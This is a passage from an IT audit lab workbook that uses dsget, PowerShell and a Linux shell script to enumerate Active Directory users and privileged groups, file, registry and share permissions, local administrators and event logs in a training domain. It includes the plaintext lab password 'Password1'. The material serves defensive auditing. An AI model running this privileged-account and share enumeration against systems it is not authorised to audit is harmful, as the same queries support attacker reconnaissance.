PS > dsget user "CN=Allyn Badcock,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local" -memberof -s 507dc
"CN=ServerAdmins,CN=Users,DC=AUD507,DC=local"
"CN=Domain Admins,CN=Users,DC=AUD507,DC=local"
"CN=Domain Users,CN=Users,DC=AUD507,DC=local"

PS > dsget user "CN=Allyn Badcock,OU=Server Admins,OU=Information Technology,DC=AUD507,DC=local" -memberof -expand -s 507dc
"CN=ServerAdmins,CN=Users,DC=AUD507,DC=local"
"CN=Domain Admins,CN=Users,DC=AUD507,DC=local"
"CN=Domain Users,CN=Users,DC=AUD507,DC=local"
"CN=Denied RODC Password Replication Group,CN=Users,DC=AUD507,DC=local"
"CN=Schema Admins,CN=Users,DC=AUD507,DC=local"
"CN=Administrators,CN=Builtin,DC=AUD507,DC=local"
"CN=Users,CN=Builtin,DC=AUD507,DC=local"
```

Part 2 - PowerShell

Background: While DSQuery is very useful (and may sometimes be your only option if PowerShell scripting is disallowed or the modules are not installed), PowerShell is now the preferred way of querying Active Directory. In this section of the lab, you will use a number of PowerShell commands to query Active Directory.

Instructions: Begin by establishing a set of credentials to pass to the domain controller. As in the previous section, since you are not a member of the AUD507 domain, you will have to specify a server and credentials to use for each query. If you were on your own domain, this would not be necessary.

Use these commands to establish credentials and then retrieve a list of all users in the domain. Note that the filter in this example is a PowerShell filter, not an LDAP filter.

```
Get-ADUser -Filter * -Server 507dc
```

```
PS > Get-ADUser -Filter * -Server 507dc

DistinguishedName : CN=Administrator,CN=Users,DC=AUD507,DC=local
Enabled           : True
GivenName        :
Name             : Administrator
ObjectClass       : user
ObjectGUID        : 5c46cfba-97be-4fb4-b3ce-1edf2121915d
SamAccountName    : Administrator
SID              : S-1-5-21-2061662408-1420527023-517083644-500
Surname          :
UserPrincipalName :

DistinguishedName : CN=Guest,CN=Users,DC=AUD507,DC=local
Enabled           : False
GivenName        :
Name             : Guest
ObjectClass       : user
ObjectGUID        : 84599dad-4978-481c-a3fc-15c3aca48029
SamAccountName    : Guest
SID              : S-1-5-21-2061662408-1420527023-517083644-501
Surname          :
UserPrincipalName :
```

Many of the Get-AD* commands allow the use of an LDAP filter just like the ones you used with DSQuery. Use this command to query for all users with an LDAP filter:

```
Get-ADUser -LDAPFilter "(&(ObjectClass=User)(ObjectCategory=Person))" -Server
507dc
```

The PowerShell filters allow for a lot of flexibility, and in some cases have syntax that removes the need for complicated LDAP filters. You'll try a few of them here. First, get a list of users who have not logged in during the last 90 seconds. On a real audit against a real domain, you would look back for a number of days, instead of seconds, but in our lab we have very few logon events, so we'll shorten the timeframe to get some results:

```
$90Sec = (Get-Date).AddSeconds(-90)
```

```
Get-ADUser -Filter {LastLogonDate -le $90Sec} -Server 507dc
```

```

PS > $90Sec = (Get-Date).AddSeconds(-90)
PS > Get-ADUser -Filter {LastLogonDate -le $90Sec} -Server 507dc

DistinguishedName : CN=JEA Auditor,OU=Guest Auditors,OU=Audit and Security,DC=AUD507,DC=local
Enabled           : True
GivenName        :
Name             : JEA Auditor
ObjectClass      : user
ObjectGUID       : f0666c01-52a9-419f-a2c2-55afe0455b33
SamAccountName   : JEAAuditor
SID              : S-1-5-21-2061662408-1420527023-517083644-2092
Surname          :
UserPrincipalName :

DistinguishedName : CN=Auditor,CN=Users,DC=AUD507,DC=local
Enabled           : True
GivenName        :
Name             : Auditor
ObjectClass      : user
ObjectGUID       : 452de7d1-5dc1-4855-8be5-26e4c910a6e3
SamAccountName   : Auditor
SID              : S-1-5-21-2061662408-1420527023-517083644-1000
Surname          :
UserPrincipalName :

DistinguishedName : CN=Administrator,CN=Users,DC=AUD507,DC=local
Enabled           : True
GivenName        :
Name             : Administrator
ObjectClass      : user
ObjectGUID       : 5c46cfba-97be-4fb4-b3ce-1edf2121915d
SamAccountName   : Administrator
SID              : S-1-5-21-2061662408-1420527023-517083644-500
Surname          :
UserPrincipalName :

```

Many of the queries that required binary math on the UserAccountControl attribute in DSQuery are often much easier to perform with Get-ADUser. Take these examples which find users with no password required and no password expiration date:

```
Get-ADUser -Filter {PasswordNotRequired -eq $true} -Server 507dc
```



```
PS > Get-ADUser -Filter {PasswordNotRequired -eq $true} -Server 507dc

DistinguishedName : CN=Guest,CN=Users,DC=AUD507,DC=local
Enabled           : False
GivenName        :
Name             : Guest
ObjectClass      : user
ObjectGUID       : 84599dad-4978-481c-a3fc-15c3aca48029
SamAccountName   : Guest
SID              : S-1-5-21-2061662408-1420527023-517083644-501
Surname          :
UserPrincipalName :

DistinguishedName : CN=DefaultAccount,CN=Users,DC=AUD507,DC=local
Enabled           : False
GivenName        :
Name             : DefaultAccount
ObjectClass      : user
ObjectGUID       : 97cfc811-d0a8-4ae9-aaef-191ad58dc038
SamAccountName   : DefaultAccount
SID              : S-1-5-21-2061662408-1420527023-517083644-503
Surname          :
UserPrincipalName :

DistinguishedName : CN=Skippie Torald,OU=Security Engineers,OU=Audit and Security,DC=AUD507,DC=local
Enabled           : True
GivenName        :
Name             : Skippie Torald
ObjectClass      : user
ObjectGUID       : 0faf6670-445f-48da-817c-d8cf1df627d9
SamAccountName   : STorald
SID              : S-1-5-21-2061662408-1420527023-517083644-1310
Surname          :
UserPrincipalName :
```

```
Get-ADUser -Filter {PasswordNeverExpires -eq $true} -Server 507dc
```

PowerShell queries for domain group membership use the Get-ADGroupMember command. The "-Recursive" flag allows the query to show users who are part of nested groups, much like the "-expand" option in DSGet. To view the members of the Domain Admins group, run this command:

```
Get-ADGroupMember -Identity "Domain Admins" -Server 507dc
```

Next, run the command with the -Recursive flag to show members of nested groups:

```
Get-ADGroupMember -Identity "Domain Admins" -Server 507dc -Recursive
```

```
PS > Get-ADUser -Filter {PasswordNeverExpires -eq $true} -Server 507dc
```

```
DistinguishedName : CN=Administrator,CN=Users,DC=AUD507,DC=local
Enabled           : True
GivenName        :
Name             : Administrator
ObjectClass       : user
ObjectGUID        : 5c46cfba-97be-4fb4-b3ce-1edf2121915d
SamAccountName    : Administrator
SID              : S-1-5-21-2061662408-1420527023-517083644-500
Surname          :
UserPrincipalName :
```

```
DistinguishedName : CN=Guest,CN=Users,DC=AUD507,DC=local
Enabled           : False
GivenName        :
Name             : Guest
ObjectClass       : user
ObjectGUID        : 84599dad-4978-481c-a3fc-15c3aca48029
SamAccountName    : Guest
SID              : S-1-5-21-2061662408-1420527023-517083644-501
Surname          :
UserPrincipalName :
```

Finally, use this command to output the prior results into a CSV for later analysis:

```
Get-ADGroupMember -Identity "Domain Admins" -Server 507dc -Recursive | Select-
Object Name,SamAccountName | ConvertTo-CSV | Out-File -FilePath
"DomainAdmins.csv"
```

```
Get-Content DomainAdmins.csv
```

```
PS > Get-ADGroupMember -Identity "Domain Admins" -Server 507dc -Recursive | Select-Object Name,
SamAccountName | ConvertTo-CSV | Out-File -FilePath "DomainAdmins.csv"
PS > Get-Content DomainAdmins.csv
"Name","SamAccountName"
"Administrator","Administrator"
"Auditor","Auditor"
"Allyn Badcock","ABadcock"
"Craggy Floyd","CFloyd"
"Hadley Waterworth","HWaterworth"
"Allsun Perigo","APerigo"
"Sonnies Stonebridge","SStonebridge"
"Yorke Lemanu","YLemanu"
"Adelina Bassilashvili","ABassilashvili"
"Waverley Grabb","WGrabb"
"Genny Cartmer","GCartmer"
"Phedra Worcs","PWorcs"
"Osmund Ettles","OEttles"
"Herve Trethowan","HTrethowan"
"Kinna Wardrop","KWardrop"
"Hobie Veall","HVeall"
```

To view the groups to which a user belongs, you can use the unfortunately named "Get-ADPrincipalGroupMembership" command.

```
Get-ADPrincipalGroupMembership -Identity "Auditor" -Server 507dc
```

```
PS > Get-ADPrincipalGroupMembership -Identity "Auditor" -Server 507dc

distinguishedName : CN=Domain Users,CN=Users,DC=AUD507,DC=local
GroupCategory     : Security
GroupScope        : Global
name              : Domain Users
objectClass       : group
objectGUID        : 11d6e825-3da8-4cd4-961e-7cb2f1ce52f5
SamAccountName    : Domain Users
SID               : S-1-5-21-2061662408-1420527023-517083644-513

distinguishedName : CN=Administrators,CN=Builtin,DC=AUD507,DC=local
GroupCategory     : Security
GroupScope        : DomainLocal
name              : Administrators
objectClass       : group
objectGUID        : 924ca6ea-d037-454e-b36e-690b248534bd
SamAccountName    : Administrators
SID               : S-1-5-32-544

distinguishedName : CN=Users,CN=Builtin,DC=AUD507,DC=local
GroupCategory     : Security
GroupScope        : DomainLocal
name              : Users
objectClass       : group
objectGUID        : 81673981-aedd-4408-b3a5-b1e57d1b67d8
SamAccountName    : Users
SID               : S-1-5-32-545

distinguishedName : CN=Domain Admins,CN=Users,DC=AUD507,DC=local
GroupCategory     : Security
GroupScope        : Global
name              : Domain Admins
objectClass       : group
objectGUID        : a8f5deb9-f1c1-46cc-9cf9-4508fcabe778
SamAccountName    : Domain Admins
SID               : S-1-5-21-2061662408-1420527023-517083644-512
```

Unfortunately, this command does not expand the group membership the way that DSGet does. Your options are to write a small script to recursively list the groups, or simply use DSGet for that function.

```
dsget user "CN=Auditor,CN=Users,DC=AUD507,DC=local" -memberof -expand -s 507dc
```

```
PS > dsget user "CN=Auditor,CN=Users,DC=AUD507,DC=local" -memberof -expand -s 507dc
"CN=Domain Admins,CN=Users,DC=AUD507,DC=local"
"CN=Users,CN=Builtin,DC=AUD507,DC=local"
"CN=Administrators,CN=Builtin,DC=AUD507,DC=local"
"CN=Domain Users,CN=Users,DC=AUD507,DC=local"
"CN=Denied RODC Password Replication Group,CN=Users,DC=AUD507,DC=local"
"CN=Schema Admins,CN=Users,DC=AUD507,DC=local"
```

Note the difference in the lists returned.

Exercise 2.5 - Permissions and Logging

VMs Needed

- ✓ 507Win10
- ✓ 507Firewall
- ✓ WinDC


Objectives

- Demonstrate techniques for auditing permissions on:
 - File and folders
 - Windows shares
 - Registry keys
- Explore methods for retrieving audit evidence concerning members of local groups
- Practice techniques for retrieving the rights assigned to a user on a Windows host
- Demonstrate how to extract information from the Windows audit logs.

Overview

Background: Examining systems to determine that appropriate rights and privileges have been assigned is a common task during a Windows domain audit. In this exercise, you will use PowerShell techniques to get information about the access control lists assigned to various objects, and the rights assigned on a Windows host. Most of the work during this exercise will be performed from an administrative PowerShell session on the Windows 10 VM.

Instructions: Launch an elevated PowerShell Core console by right-clicking the "Windows Terminal" icon on the desktop and selecting "Run as administrator." Choose "Yes" when prompted by User Account Control. You will use this PowerShell console for performing the steps in the next sections.



Part 1 -- File and Share Permissions

Background: In this section of the exercise, you will use PowerShell commands to view and analyze the access control lists for various Windows objects. These will include files and folders, shares and registry keys.

Instructions: Begin by using the Get-ACL command to view the permissions set on the root directory of the Windows 10 VM's C: drive:

```
Get-Acl C:\
```

```
PS > Get-Acl C:\
```

Directory:

Path	Owner	Access
C:\	NT SERVICE\TrustedInstaller	NT AUTHORITY\Authenticated Users Allow AppendData...

You will probably notice that the output is not very useful in its default format. To view all of the properties returned by Get-ACL, run this command and take some time to examine the output for fields which might be useful to query:

```
Get-Acl C:\ | Get-Member -Type Properties
```

```
PS > Get-Acl C:\ | Get-Member -Type Properties
```

```
TypeName: System.Security.AccessControl.DirectorySecurity
```

Name	MemberType	Definition
Access	CodeProperty	System.Security.AccessControl.AuthorizationRuleCollecti...
CentralAccessPolicyId	CodeProperty	System.Security.Principal.SecurityIdentifier CentralAcc...
Group	CodeProperty	System.String Group{get=GetGroup;}
Owner	CodeProperty	System.String Owner{get=GetOwner;}
Path	CodeProperty	System.String Path{get=GetPath;}
Sddl	CodeProperty	System.String Sddl{get=GetSddl;}
PSChildName	NoteProperty	string PSChildName=C:\
PSDrive	NoteProperty	PSDriveInfo PSDrive=C
PSParentPath	NoteProperty	string PSParentPath=
PSPath	NoteProperty	string PSPath=Microsoft.PowerShell.Core\FileSystem::C:\
PSProvider	NoteProperty	ProviderInfo PSProvider=Microsoft.PowerShell.Core\FileS...
AccessRightType	Property	type AccessRightType {get;}
AccessRuleType	Property	type AccessRuleType {get;}
AreAccessRulesCanonical	Property	bool AreAccessRulesCanonical {get;}
AreAccessRulesProtected	Property	bool AreAccessRulesProtected {get;}
AreAuditRulesCanonical	Property	bool AreAuditRulesCanonical {get;}
AreAuditRulesProtected	Property	bool AreAuditRulesProtected {get;}
AuditRuleType	Property	type AuditRuleType {get;}
AccessToString	ScriptProperty	System.Object AccessToString {get=\$toString = "";...
AuditToString	ScriptProperty	System.Object AuditToString {get=\$toString = "";...

There are two properties which seem interesting. Try running this command to retrieve a simple report of the access control list entries on the c:\windows folder, using the AccessToString property. This property makes a readable list out of the PowerShell array of access control entries for the object being examined:

```
Get-Acl c:\windows | Format-List -Property PSChildName, Owner, AccessToString
```

```
PS > Get-Acl c:\windows | Format-List -Property PSChildName, Owner, AccessToString
```

```
PSChildName      : Windows
Owner            : NT SERVICE\TrustedInstaller
AccessToString   : CREATOR OWNER Allow 268435456
                  NT AUTHORITY\SYSTEM Allow 268435456
                  NT AUTHORITY\SYSTEM Allow Modify, Synchronize
                  BUILTIN\Administrators Allow 268435456
                  BUILTIN\Administrators Allow Modify, Synchronize
                  BUILTIN\Users Allow -1610612736
                  BUILTIN\Users Allow ReadAndExecute, Synchronize
                  NT SERVICE\TrustedInstaller Allow 268435456
                  NT SERVICE\TrustedInstaller Allow FullControl
                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute,
                  Synchronize
                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -1610612736
                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow
                  ReadAndExecute, Synchronize
                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow
                  -1610612736
```

While this gives a nice list of access control entries for the folder, it also raises a new question: what do those numbers in the entries mean? It turns out that, much like the `UserAccessControl` field in Active Directory, Microsoft decided to use the bits of an integer to represent "generic access right" for files. The integer 268435456 which occurs in many of the access entries is the "generic all" permission - effectively full control. The -1610612736 value represents a read, execute and synchronize permission.

Similar permissions exist on registry keys. In PowerShell, the registry can be navigated like a file system, and permissions on registry keys can be queried like those on files or folders. Begin by changing your location to the `HKLM\Software` registry key. Note how your PowerShell prompt changes when you change locations:

```
Set-Location HKLM:\SOFTWARE
```

```
Get-Acl HKLM:\SOFTWARE\ | Format-List -Property PSChildName, Owner,
AccessToString
```

```
PS > Set-Location HKLM:\SOFTWARE
PS >
PS > Get-Acl HKLM:\SOFTWARE\ | Format-List -Property PSChildName, Owner, AccessToString

PSChildName      : SOFTWARE
Owner             : BUILTIN\Administrators
AccessToString    : CREATOR OWNER Allow FullControl
                  NT AUTHORITY\SYSTEM Allow FullControl
                  BUILTIN\Administrators Allow FullControl
                  BUILTIN\Users Allow ReadKey
                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadKey
                  S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806
                  -4053264122-3456934681 Allow ReadKey
```

On your own, feel free to explore the registry, navigating it like a file system, using commands like `Get-Location`, `Set-Location`, `Change-Location`, `Get-ChildItem`, etc. When you have finished, change your location back to the root of the C: drive on the Windows 10 VM:

```
Set-Location c:\
```

Checking for the existence of file shares and examining the associated permissions will be a part of many Windows audits. To view the file shares which exist on your Windows 10 VM, use this command:

```
Get-FileShare
```



```
PS > Get-FileShare
```

Name	HealthStatus	OperationalStatus
ADMIN\$	Healthy	Online
C\$	Healthy	Online

Note that there is a related command which will list all shares on the system, including non-file-shares, such as the IPC\$ share created for inter-process communications. The command to list all Windows shares is Get-SMBShare. Run the Get-SMBShare command on your Windows 10 VM, and compare the results:

```
Get-SMBShare
```

```
PS > Get-SMBShare
```

Name	ScopeName	Path	Description
ADMIN\$	*	C:\Windows	Remote Admin
C\$	*	C:\	Default share
IPC\$	*		Remote IPC

Next, obtain a list of SMB shares on the 507DC VM. This will require first creating a CIM management session with the server, then running Get-SMBShare to enumerate the Windows shares:

```
$cred=Get-Credential -UserName auditor -Message "Please enter your password"
```

Enter **Password1** for the password.

```
$cim = New-CimSession -ComputerName 507dc -Credential $cred
```

```
Get-SmbShare -CimSession $cim
```

```
PS > $cred=Get-Credential -UserName auditor -Message "Please enter your password"

PowerShell credential request
Please enter your password
Password for user auditor: *****

PS > $cim = New-CimSession -ComputerName 507dc -Credential $cred
PS >
PS > Get-SmbShare -CimSession $cim
```

Name	ScopeName	Path	Description	PSComputerName
ADMIN\$	*	C:\Windows	Remote Admin	507dc
C\$	*	C:\	Default share	507dc
HR	*	c:\hr		507dc
IPC\$	*		Remote IPC	507dc
NETLOGON	*	C:\Windows\SYSVOL\sysvol\AUD507.local\SCRIPTS	Logon server share	507dc
SYSVOL	*	C:\Windows\SYSVOL\sysvol	Logon server share	507dc

Note: You may remember from class that we mentioned that objects within a share have two sets of permissions assigned to them: the NTFS permissions for the objects themselves, and the permissions assigned to the Windows share. Remember that Windows systems will apply the more-restrictive of these two permission sets when a user accesses the object over the network.

Now that you've enumerated the shares on the server, you can list the NTFS permissions which have been assigned to the objects in the shares using the Get-ACL command. You'll first have to establish an SMB connection with the server. Use these commands to get the ACLs for the HR share on the DC:

```
net use \\507dc\ipc$ /user:auditor Password1
```

```
Get-Acl \\507dc\HR | Format-List -Property PSChildName, Owner, AccessToString
```

```
PS > net use \\507dc\ipc$ /user:auditor Password1
The command completed successfully.

PS >
PS > Get-Acl \\507dc\HR | Format-List -Property PSChildName, Owner, AccessToString

PSChildName      : HR
Owner             : BUILTIN\Administrators
AccessToString    : NT AUTHORITY\SYSTEM Allow FullControl
                   BUILTIN\Administrators Allow FullControl
                   BUILTIN\Users Allow ReadAndExecute, Synchronize
                   BUILTIN\Users Allow AppendData
                   BUILTIN\Users Allow CreateFiles
                   CREATOR OWNER Allow 268435456
```

To see the permissions assigned to the shares, you need to re-use the CIM session you created above.

```
Get-SmbShareAccess HR -CimSession $cim
```

```
PS > Get-SmbShareAccess HR -CimSession $cim
```

Name	ScopeName	AccountName	AccessControlType	AccessRight	PSComputerName
HR	*	Everyone	Allow	Full	507dc
HR	*	AUD507\Domain Admins	Allow	Full	507dc
HR	*	AUD507\ServerAdmins	Allow	Full	507dc
HR	*	AUD507\NetworkAdmins	Allow	Full	507dc
HR	*	AUD507\JEAAuditors	Allow	Full	507dc

If a user were to access the HR share over the network, they would be assigned the permissions which are applied to the NTFS objects themselves, since the share access for the Everyone group is set to allow full control.

Part 2 -- Local Groups and Rights

Background: In this section of the exercise, you will explore the techniques required to audit the configurations for local users on a Windows host.

Instructions: Determine which users are in the local administrators' group on your Windows 10 VM, first using PowerShell, and then using the Windows native "net" command:

```
Get-LocalGroupMember -Group "administrators"
```

```
net localgroup administrators
```

```
PS > Get-LocalGroupMember -Group "administrators"
```

ObjectClass	Name	PrincipalSource
User	WIN10\Administrator	Local
User	WIN10\auditor	Local

```
PS > net localgroup administrators
```

```
Alias name     administrators
Comment      Administrators have complete and unrestricted access to the computer/domain
```

```
Members
```

```
-----
Administrator
auditor
```

```
The command completed successfully.
```

For class, we have made the "auditor" user a local administrator to make the labs work more easily. In an enterprise, your IT staff may do the same thing: make users local administrators so that they won't receive so many user support calls. This is an obvious violation of the Principle of Least Privilege and should be noted on your audit report.

Part 3 - Event Logs

Background: It is often helpful to examine the audit logs and their settings when conducting a review of a Windows system. In this section of the exercise, you will use PowerShell to examine the windows audit logs.

Instructions: Begin by getting a list of the event logs on your Windows 10 VM:

```
Get-WinEvent -ListLog *
```

```
PS > Get-WinEvent -ListLog *
```

LogMode	MaximumSizeInBytes	RecordCount	LogName
Circular	1052672	0	XenServerHealthCheckLog
Circular	15728640	1902	Windows PowerShell
Circular	20971520	1317	System
Circular	20971520	27100	Security
Circular	20971520	0	Key Management Service
Circular	1052672	0	Internet Explorer
Circular	20971520	0	HardwareEvents
Circular	20971520	1737	Application
Circular	1052672		Windows Networking Vpn Plugin Platform/OperationalVerbose
Circular	1052672		Windows Networking Vpn Plugin Platform/Operational
Circular	1052672	0	SMSApi
Circular	1052672	36	Setup
Circular	15728640	450	PowerShellCore/Operational
Circular	1052672	28	OpenSSH/Operational
Circular	1052672	33	OpenSSH/Admin
Circular	1052672		Network Isolation Operational
Circular	1052672	0	Microsoft-WindowsPhone-Connectivity-WiFiConnSvc-Channel
Circular	1052672	0	Microsoft-Windows-WWAN-SVC-Events/Operational
Circular	1052672	0	Microsoft-Windows-WPD-MTPClassDriver/Operational

This gives a nice summary of the logs in use, their sizes, rotation methods, and the number of entries in each. Get-WinEvent can retrieve the events from a log when you specify the logName parameter.

Run this command to see the properties returned when you query the entries in one of the PowerShell logs:

```
Get-WinEvent -logname Microsoft-Windows-PowerShell/Operational | get-member
```

```
PS > Get-WinEvent -logname Microsoft-Windows-PowerShell/Operational | get-member
```

TypeName: System.Diagnostics.Eventing.Reader.EventLogRecord

Name	MemberType	Definition
Dispose	Method	void Dispose(), void IDisposable.Dispose()
Equals	Method	bool Equals(System.Object obj)
FormatDescription	Method	string FormatDescription(), string FormatDescription(System.Collections.Generic.IEnum...
GetHashCode	Method	int GetHashCode()
GetPropertyValues	Method	System.Collections.Generic.IList[System.Object] GetPropertyValues(System.Diagnostics...
GetType	Method	type GetType()
ToString	Method	string ToString()
ToXml	Method	string ToXml()
Message	NoteProperty	string Message=PowerShell console is ready for user input
ActivityId	Property	System.Nullable[guid] ActivityId {get;}
Bookmark	Property	System.Diagnostics.Eventing.Reader.EventBookmark Bookmark {get;}
ContainerLog	Property	string ContainerLog {get;}
Id	Property	int Id {get;}
Keywords	Property	System.Nullable[long] Keywords {get;}
KeywordsDisplayNames	Property	System.Collections.Generic.IEnumerable[string] KeywordsDisplayNames {get;}
Level	Property	System.Nullable[byte] Level {get;}
LevelDisplayName	Property	string LevelDisplayName {get;}
LogName	Property	string LogName {get;}
MachineName	Property	string MachineName {get;}
MatchedQueryIds	Property	System.Collections.Generic.IEnumerable[int] MatchedQueryIds {get;}
Opcode	Property	System.Nullable[short] Opcode {get;}
OpcodeDisplayName	Property	string OpcodeDisplayName {get;}
ProcessId	Property	System.Nullable[int] ProcessId {get;}
Properties	Property	System.Collections.Generic.IList[System.Diagnostics.Eventing.Reader.EventProperty] P...
ProviderId	Property	System.Nullable[guid] ProviderId {get;}
ProviderName	Property	string ProviderName {get;}
Qualifiers	Property	System.Nullable[int] Qualifiers {get;}
RecordId	Property	System.Nullable[long] RecordId {get;}
RelatedActivityId	Property	System.Nullable[guid] RelatedActivityId {get;}
Task	Property	System.Nullable[int] Task {get;}
TaskDisplayName	Property	string TaskDisplayName {get;}
ThreadId	Property	System.Nullable[int] ThreadId {get;}
TimeCreated	Property	System.Nullable[datetime] TimeCreated {get;}
UserId	Property	System.Security.Principal.SecurityIdentifier UserId {get;}
Version	Property	System.Nullable[byte] Version {get;}

To query for specific type of event, you can use Where-object to specify things like which event log, event ID, machine name, and dates you are interested in. This example would retrieve all logon events (id #4624) from the security log on the local computer, within the last day, and will return only the five most recent:

```
Get-WinEvent -LogName security |
  Where-Object {($_.Id -eq 4624) -and ($_.TimeCreated -gt (get-
Date).AddDays(-1))} |
  Select-Object TimeCreated, Id, Message -First 5 |
  Format-List *
```

```
PS > Get-WinEvent -LogName security |
>> Where-Object {($_.Id -eq 4624) -and ($_.TimeCreated -gt (get-Date).AddDays(-1))} |
>> Select-Object TimeCreated, Id, Message -First 5 |
>> Format-List *
```

TimeCreated : 6/7/2021 8:31:14 PM

Id : 4624

Message : An account was successfully logged on.

Subject:

Security ID: S-1-5-18
 Account Name: WIN10\$
 Account Domain: WORKGROUP
 Logon ID: 0x3E7

Logon Information:

Logon Type: 5
 Restricted Admin Mode: -
 Virtual Account: No
 Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:

Security ID: S-1-5-18
 Account Name: SYSTEM
 Account Domain: NT AUTHORITY
 Logon ID: 0x3E7

Exercise 3.1 - Unix Scripting

VMs Needed

- ✓ 507Win10
- ✓ 507Ubuntu
- ✓ 507Firewall
- ✓ 507Alma

Objectives


- Familiarize the student with Linux text-based editors.
- Demonstrate the use of the Putty SSH client to connect to remote Linux/Unix systems.
- Examine a pre-written shell script to determine its function.
- Demonstrate editing a shell script to add new functionality.
- Explore the use of command-line utilities commonly used in audit scripts.

Introduction


This lab is designed to give auditors experience with creating, modifying and executing Linux/Unix shell scripts as part of their audit duties. You will examine and then execute an existing script, and then modify the script to add newly required functionality.

To begin, ensure that the Windows 10, Ubuntu, Firewall and Alma VMs are all started.

Log onto the Windows 10 VM and run the Putty SSH client by double-clicking on its icon on the desktop or using its taskbar icon.



In the "Putty Configuration" window, double-click the "Ubuntu" saved session.



When prompted for a password, enter **Password1**

You will use the putty terminal to run all your commands on the Linux servers used for today's exercises.

If you are taking this course at a live event, your instructor will likely spend some time going over Linux text editors with the class.

Part 1 -- Examining an Existing script

In your Putty SSH session on the Ubuntu VM, use a text editor (nano or vi) to open the "auditScript.sh" file in auditor's home directory:

```
cd /home/auditor
```

```
nano auditScript.sh
```

or


```
vi auditScript.sh
```

Read through the script and try to determine from the commands what each section of the script does. The echo commands simply write text to the console. On the next page are brief explanations for the other lines in the script. **Feel free to edit the script by adding your own comments about what each section does.**

The following line runs the hostname command on the Linux host and saves the output from that command into a variable named HOST.

```
HOST=$(hostname)
```

The next line uses the lsb_release command to retrieve the distribution name, then uses awk and sed to clean up formatting and blank spaces associated with the lsb_release command output.

```
lsb_release -d | awk -F: '/^Description/ {print $2}' | sed -e 's/^[ \t ]//g'
```

Then, the script gets a list of network interface information using the ip command and uses awk to find only the inet (IPv4) addresses for each NIC.

```
ip a | awk '/inet[^\6]/ {print $2}'
```

The following line uses systemctl to retrieve a list of installed services, then uses awk to print only the ones enabled to run at startup.

```
systemctl list-unit-files | awk '/enabled[ ]*$/ {print $1}'
```

This line uses the who command with the flag to determine the system's run-level. Runlevels will be discussed later in today's material, but they are used as part of the system initialization process to determine which services will be started as the computer boots. The runlevel number output by the who and awk pipeline is saved into the variable RL.

```
RL=$(who -r | awk '{print $2}')
```

The next two lines use the RL variable to get a listing of the directory which contains the startup scripts for the current runlevel.

```
DIR="/etc/rc$RL.d"
```

```
ls -H -l $DIR
```

Run the script: After analyzing and commenting the script, exit your text editor and run the script using this command:

```
./auditScript.sh
```

Compare the output of the script to the descriptions of the script sections, above.

Sample output from the script:

```
auditor@ubuntu:~$ ./auditScript.sh
Audit profile for ubuntu:
=====
Distribution version is:Ubuntu 18.04.4 LTS

IPv4 addresses on this system:
127.0.0.1/8
10.50.7.20/24
10.50.7.21/24
10.50.7.22/24
10.50.7.23/24
10.50.7.24/24
10.50.7.25/24
10.50.7.29/24
172.17.0.1/16

Profiling sytemctl startup scripts:

accounts-daemon.service
apache2.service
apparmor.service
autovt@.service
buggybank.service
bwapp.service
